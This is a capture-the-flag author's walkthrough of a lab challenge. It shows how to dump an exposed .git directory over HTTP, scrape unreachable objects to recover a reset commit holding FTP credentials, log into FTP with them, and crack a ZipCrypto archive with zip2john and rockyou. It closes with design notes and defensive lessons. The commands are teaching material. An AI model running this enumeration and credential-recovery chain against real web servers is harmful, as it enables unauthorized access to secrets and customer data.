
Hey security folks, The challenge that wasn’t solved by codex until some hours later I built, Old Calls challenge which the name is the whole idea. There are two old calls in this challenge and both of them still answer. There is an old commit that is not on any branch anymore but is still sitting in the object database, callable by anyone who asks the right git question. And there is an old backup service account that was supposed to be decommissioned and still has full read access to a customer restore drop. The reachable history hands you two credentials that do not work, on purpose.

You only given an IP, The target is a backup-operations box, Two services are exposed:
21/tcp    vsftpd 3.0.3     the evidence archive
8080/tcp  nginx 1.31.5     the marketing site
The web root is a static site (index.html, about.html, changelog.html, careers.html, admin/), and the FTP root is the evidence vault: clients/, manifests/, logs/, reports/, archive/. The flag is inside a client evidence archive that we aren’t supposed to be able to reach.
The intended chain is:
- Find the exposed
.gitdirectory on8080and pullHEAD/refs/heads/master. - Walk the
parentchain and read every version ofconfig.py, the two visible credentials are both decoys (one wrong password, one decommissioned host). - Find that
.git/ORIG_HEADand.git/logs/have been scrubbed, so the easy breadcrumbs are gone. - Dump
.git/objects/, then let git tell you what is unreachable:git fsck --unreachable --no-reflogs→ one commit, one tree, one blob that belong to no ref. - Read the unreachable commit
f47e6434and itsconfig.pyblob, that is where the working FTP password lives. - Log into FTP as
svc_backup, walk the shares, and findclients/harbor-logistics/evidence/flag.datwith a manifest telling you the exact size and SHA-256. - Pull it in binary mode. ASCII mode silently rewrites bytes and the archive stops being a valid ZIP.
- Crack the ZipCrypto with
zip2john+ rockyou, extract, done.
Confirm the Two Ports#
nmap -sV -p 21,8080 16.16.115.58PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
8080/tcp open http nginx 1.31.5After visiting the webapp at 8080 port, you’ll face:
Navigating to robots.txt
User-agent: *
Disallow: /admin/

ref: refs/heads/master
robots.txt is a nudge toward /admin/, but /admin/ is a dead end on purpose — it is a real login form that accepts nothing. The .git/HEAD response is the actual gift.
Nothing is important in the webapp so starting fuzzing, you will find a .git directory, dump it and let’s investigate.
Analyze the .git Directory#
git-dumper http://127.0.0.1:8080/.git/ ./repoRead the content you will find some commits:
Six commits, one linear chain. The interesting file is config.py at the root of each tree, and the history tells a little story:
| Commit | config.py blob | What it says |
|---|---|---|
4814ae99 | 60b68118 | STORAGE_USER = "changeme" / changeme |
94a3c476 | a6e9b133 | svc_backup / TestPass2024! on 10.10.10.5 |
0050459e | d1ef463d | same password, STORAGE_HOST moved to 10.10.10.99 (decommissioned) |
5b62f5c3 | d1ef463d | unchanged |
d3f9a1fb | d1ef463d | unchanged |
4cd97caa | (deleted) | “remove legacy config from web root” |
The newest commit deletes the file, which is exactly the “they cleaned it up” story I want players to accept. So the only credentials on display are these two:
# a6e9b133... — "wire up test creds for local dev, will rotate before staging"
STORAGE_HOST = "10.10.10.5"
STORAGE_USER = "svc_backup"
STORAGE_PASS = "TestPass2024!"

# d1ef463d... — "cleanup: point at legacy host, ignore for now"
STORAGE_HOST = "10.10.10.99"
STORAGE_USER = "svc_backup"
STORAGE_PASS = "TestPass2024!"
And neither one gets you anywhere:
curl -v --user 'svc_backup:TestPass2024!' ftp://16.16.115.58/
# 530 Login incorrect.
The Old Call: An Unreachable Commit#
Here is the part the challenge is actually about. The last thing the “developer” did was commit a real credential and then immediately undo the commit:
git commit -am "temp creds for staging push, will fix before merging to main"
git reset --hard HEAD~1
The commit is gone from every branch, and the two files that would normally point at it are gone too:
curl -s -o /dev/null -w "%{http_code}\n" http://16.16.115.58:8080/.git/ORIG_HEAD
# 404
curl -s -o /dev/null -w "%{http_code}\n" http://16.16.115.58:8080/.git/logs/HEAD
# 404
ORIG_HEAD and the reflog are what git reset writes, and they are the documented way people recover lost commits. Both 404, so there is no one-command recovery here. But deleting those files does not delete anything else, reset only moves a label, and the objects are still sitting in .git/objects/, served by nginx with autoindex on, which will list them for anyone who asks:
Grab the repo, then ask git what it cannot see:
git-dumper turns an exposed .git into a browsable repository in one command:
git-dumper http://16.16.115.58:8080/.git/ oldcalls
cd oldcalls
git log --oneline
Six commits, the same chain as before. Now ask git to tell you about anything unreachable:
git fsck --unreachable --no-reflogsNo output. By every normal measure that repository is clean, and the credential is nowhere in it. That silence is the clue. git-dumper starts from refs and downloads only the commits those refs reach, so it never asked the server for the three objects belonging to the commit that was reset away. It can’t show you what it never fetched and git clone would not either.
Go get what it skipped The server will freely enumerate every object it holds. Let it tell you what you are missing:
base="http://16.16.115.58:8080/.git"

# everything the server has
for d in $(curl -sS "$base/objects/" | grep -oE 'href="[0-9a-f]{2}/"' | cut -d'"' -f2); do
  curl -sS "$base/objects/$d" | grep -oE 'href="[0-9a-f]{38}"' | cut -d'"' -f2 | sed "s|^|$d|"
done | sort > /tmp/server.txt
Now everything you have:
find .git/objects -type f | grep -oE '[0-9a-f]{2}/[0-9a-f]{38}$' | sort > /tmp/mine.txtcomm -23 /tmp/server.txt /tmp/mine.txt
2a/ffb11f93d3511b9a074e29c7a85393101d6780
ee/d940669de9d63278935578d895d6333fcaeee1
f4/7e64348d1e284eee7df99995f4cfb280948059Three objects, in three fanout directories your dump never touched. Fetch them straight into place:
comm -23 /tmp/server.txt /tmp/mine.txt | while read -r o; do
  mkdir -p ".git/objects/${o%/*}"
  curl -sS -o ".git/objects/$o" "$base/objects/$o"
done
Ask one more time:
--no-reflogs matters conceptually even though I deleted the reflogs: it tells git to judge reachability from refs only, which is the question we are actually asking. Thirty-four objects, thirty-one reachable from master.
The commit reads exactly like a developer who was in a hurry:
git show --stat f47e6434
git cat-file -p f47e6434
commit 283 tree 2affb11f93d3511b9a074e29c7a85393101d6780
parent 0050459e4438198d1839c410656a125db1721891
author vaultline-dev <dev@vaultline.example>
temp creds for staging push, will fix before merging to mainIt is a sibling of 94a3c476 both branch off 0050459e, and this one was reset away before it ever shipped. Its tree is identical to the 0050459e tree except for one entry:
config.py -> eed940669de9d63278935578d895d6333fcaeee1# VaultLine internal backup sync config
STORAGE_HOST = "10.10.10.44"
STORAGE_PORT = 21
STORAGE_USER = "svc_backup"
STORAGE_PASS = "Bkp_9!vLx2Qz"What does this mean? git reset deletes nothing, it moves a label and leaves the commit behind. No branch points at it, so git log --all skips it and git clone would not even transfer it, since a clone only ships what its branches reach. The reflog that would have recorded the move is gone as well. The only thing still pointing at this commit nginx serving .git/objects/ with directory listing on, so anyone can browse the folder and grab it. “We removed it from the history” is not a fix while the server is still handing out the bytes.
FTP: EPSV, Not PASV#
The credentials from the unreachable commit work on FTP:
curl -v --user 'svc_backup:Bkp_9!vLx2Qz' ftp://16.16.115.58/< 220 (vsFTPd 3.0.3)
> USER svc_backup
< 331 Please specify the password.
> PASS Bkp_9!vLx2Qz
< 230 Login successful.
> PWD
< 257 "/" is the current directory
> EPSV
< 229 Entering Extended Passive Mode (|||30002|)
> TYPE A
< 200 Switching to ASCII mode.
> LIST
< 150 Here comes the directory listing.
< 226 Directory send OK.
-rw-rw-r-- README.txt
drwxrwxr-x archive/
drwxrwxr-x clients/
drwxrwxr-x logs/
drwxrwxr-x manifests/
drwxrwxr-x reports/TYPE A is right hereو a listing is text. The same client switches to TYPE I for file
downloads, which is the coming step.
One note on EPSV vs PASV. PASV returns an address to connect to, and this server
returns its own loopback:
> PASV
< 227 Entering Passive Mode (127,0,0,1,117,57).
Fine locally, broken remotely, the client connects to 127.0.0.1 on its own machine
where nothing is listening. EPSV returns only a port, so it works in both cases. If a
listing hangs, check this before you touch your password; a bad password says
530 Login incorrect, which looks nothing like a failed data connection.
The shares tell the story of a nightly evidence sync:
for d in archive clients logs manifests reports; do
  curl -s --user 'svc_backup:Bkp_9!vLx2Qz' ftp://16.16.115.58/$d/
donelogs/sync-2026-09-07.log:
harbor-logistics evidence archive uploaded: clients/harbor-logistics/evidence/flag.dat
archive checksum recorded; binary transfer requiredfiles:
clients/harbor-logistics/evidence/flag.dat:
bytes: 568
sha256: 17a8e68adef71429aa87300dda20b752e3bf44d402861fdd25c62d77fbdef743reports/monthly-restore-summary.csv points harbor-logistics at that same path:
client,region,last_restore_check,status,duration_seconds,evidence
acme-ledger,us-east,2026-09-05,passed,42,clients/acme-ledger/restore-notes.txt
northwind-clinic,us-east,2026-09-06,passed,37,clients/northwind-clinic/restore-notes.txt
harbor-logistics,us-central,2026-09-07,passed,51,clients/harbor-logistics/evidence/flag.dat
And every clients/*/restore-notes.txt says the same thing, this one is Harbor Logistics:
The recovery evidence archive for this account is stored in the evidence folder. Preserve the original filename because the monthly restore summary links to it directly. If extraction fails, compare the downloaded archive size against the snapshot manifest and re-transfer it as binary data before requesting a fresh export.
Three places in the tree saying the same thing is the hint. The flag is also not a VaultLine secret — it’s a client artifact, and VaultLine is just the backup provider.
Step 5 - TYPE I or the Archive Is Dead#
Two ways to get the file. Both end at 568 bytes.
Route 1 — interactive client. You drive it, so the mode is yours to check:
ftp 16.16.115.58Name (16.16.115.58:user): svc_backup
Password:
230 Login successful.
ftp> type
Using binary mode to transfer files.
ftp> cd clients/harbor-logistics/evidence
ftp> get flag.datRun type first. If it says ASCII, type binary before transferring.
Route 2 — curl or wget. Both pick binary on their own:
curl -v --user 'svc_backup:Bkp_9!vLx2Qz' \
  ftp://16.16.115.58/clients/harbor-logistics/evidence/flag.dat \
  -o flag.dat
> EPSV
> TYPE I
< 200 Switching to Binary mode.
> SIZE flag.dat
< 213 568
> RETR flag.dat
< 150 Opening BINARY mode data connection for flag.dat (568 bytes).
< 226 Transfer complete.TYPE I is sent for you, which is why this route works first try. The SIZE probe is a
bonus —> the server tells you the size before you have the file.
wget --user=svc_backup --password='Bkp_9!vLx2Qz' \
  -O flag.dat \
  ftp://16.16.115.58/clients/harbor-logistics/evidence/flag.dat
Verify before you trust it:
wc -c flag.dat
# 568 flag.dat
sha256sum flag.dat
# 17a8e68adef71429aa87300dda20b752e3bf44d402861fdd25c62d77fbdef743  flag.dat
file flag.dat
# flag.dat: Zip archive data
What does this mean? In ASCII mode the server rewrites line endings, so every 0x0A
becomes 0x0D 0A. Text files don’t care. A ZIP is nothing but structural bytes at fixed
offsets, so a few extra bytes and every offset shifts and the archive is corrupt. This file
has exactly seven 0x0A bytes, so ASCII mode would hand you 575 instead of 568 — and no
archive tool would tell you why.
Whether that happens depends on the server build, so you can’t tell from your side whether you’re about to get mangled bytes. That’s the real reason to check the manifest: you have an expected size and hash before you start. If the file disagrees, transfer again as binary instead of trying to unzip what you have.
ZipCrypto Is Not Encryptio#
7z l -slt flag.dat | grep -E "Path|Size|Method|Encrypted"Path = manifest_crlf.txt
Size = 162
Method = ZipCrypto Deflate
Encrypted = +
Path = flag.txt
Size = 47
Method = ZipCrypto Store
Encrypted = +ZipCrypto is a 1994 stream cipher with a known-plaintext weakness, and its key check is stored in the file, so offline cracking is instant:
zip2john flag.dat > flag.zip
john --wordlist=/usr/share/wordlists/rockyou.txt flag.zip
john --show flag.zipflag.dat:letmein::...7z x -pletmein flag.dat -oflagout
cat flagout/flag.txtOur Flag is:
CATF{g1t_d4ngl1ng_c0mm1ts_ftp_typ3_a_z1p2j0hn}Design Notes#
A few things I deliberately built in, and why:
- Two decoys of different shapes. One fails on authentication (
TestPass2024!), one fails on relevance (10.10.10.99, decommissioned). A player who grabs the first secret-shaped string and a player who never checks whether the host answers both get stuck, just for different reasons. ORIG_HEADandlogs/scrubbed on purpose.cat .git/ORIG_HEADis the heavily-documented way to recover a reset commit. Removing it means the player has to reach forgit fsck --unreachable --no-reflogs, which is a real (if learnable) forensics step instead of one memorized command.- No narrative hinting.
about.htmlandchangelog.htmlsay nothing about git, deployments, or infrastructure. An AI assistant that only reads the site copy gets zero signal — discovery has to come from enumerating the live target. robots.txtdisallows/admin/, and/admin/is a real login form that goes nowhere. It burns scanner attention and teaches that aDisallowrule is not a security boundary. It is not a pointer toward the git leak.- FTP rate limiting (
max_per_ip=2,max_clients=10, plus a drop-in fail2ban filter). This is the lever against blind credential spraying, human or automated: it never blocks a correct guess, it just makes “try everything” measurably worse than “reason first.” - Difficulty knobs. Easier: leave
.git/ORIG_HEADin place. Harder: rungit gcafter the reset so the blob lands in a packfile and recovery needsgit verify-pack/git cat-file --batch-all-objectsinstead of a singlefsck. Harder finale: pick a less common rockyou password, or split the archive password across two files.
The Takeaway#
Three lessons, one per service, and none of them need a vulnerable application:
.gitin a web root is a full credential dump, and “we removed it from the history” is not a fix. Agit resetonly moves refs. The commit, its tree, and its blob sit in.git/objectsuntil something prunes them (git gc --prune=now), and a web server withautoindex onwill hand the whole object database to anyone who asks.git fsck --unreachable --no-reflogsis the command that finds it, so assume it is the first thing an attacker runs. If a secret was ever committed — even into a commit you threw away — rotate it.- A public-facing directory listing is a disclosure primitive. The reason this challenge is solvable at all is one nginx directive.
autoindex offpluslocation ~ /\.git { deny all; }would have killed it before the FTP server ever mattered. - Binary transfers need a verifiable contract. If your product ships “download the archive” flows, the manifest should carry size and checksum so a client can tell transport corruption apart from bad password. FTP’s
TYPE Ais a footgun that is one flag away in every client in existence, and vsftpd ships with ASCII downloads enabled by default.
The decoys are the pedagogical core, by the way. The credentials a human finds first in a repository are the credentials a human is meant to find. One of mine fails on authentication, the other fails on relevance, and both look completely legitimate in a diff. Always verify that a lead connects before you build on it and always enumerate what the server is willing to show you that git log is not.